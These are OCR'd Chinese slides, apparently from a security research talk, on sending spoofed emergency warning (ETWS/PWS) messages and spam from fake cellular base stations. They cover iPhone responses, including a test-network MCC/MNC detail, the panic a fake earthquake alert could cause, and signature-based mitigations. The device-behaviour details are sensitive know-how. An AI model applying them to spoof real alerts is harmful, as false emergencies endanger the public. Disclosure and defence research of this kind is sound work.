
(c)包含钓鱼网站链接的垃圾邮件

(d)包含诈骗电话的垃圾邮件




(a) (b) (c) (d)

网络钓鱼警告消息演示




iPhone实验演示



iPhone’s Response

- 由于PWS不是所有国家的强制性规范，不同型号的手机可能会有不同的反应.
- 我们测试的iPhone不响应主ETWS警告消息，但它可以响应辅助ETWS警告消息.
- 国行版的苹果手机也仅在MCC为001,MNC为01的测试网络中对警报信息作出响应

iPhone的实验演示



结论

风险 &缓解



潜在风险



警告：一分钟后将发生10级地震

接下来会发生什么?

这会造成巨大的恐慌，甚至发生踩踏事件，造成难以想象的后果

减轻危害

- **验证虚假基站的真实性**


1. 防止手机接入伪基站，在满足了小区重选准则后，手机还要通过判断广播消息的中的数字签名。数字签名是由网络侧的私钥进行计算并且添加到广播消息中的。

2. 仅仅在接收到pws消息的时候进行验证，同样时候使用非对称加密的方式。



减轻危害

Network signs the PWS messages



Q/A
Thank You

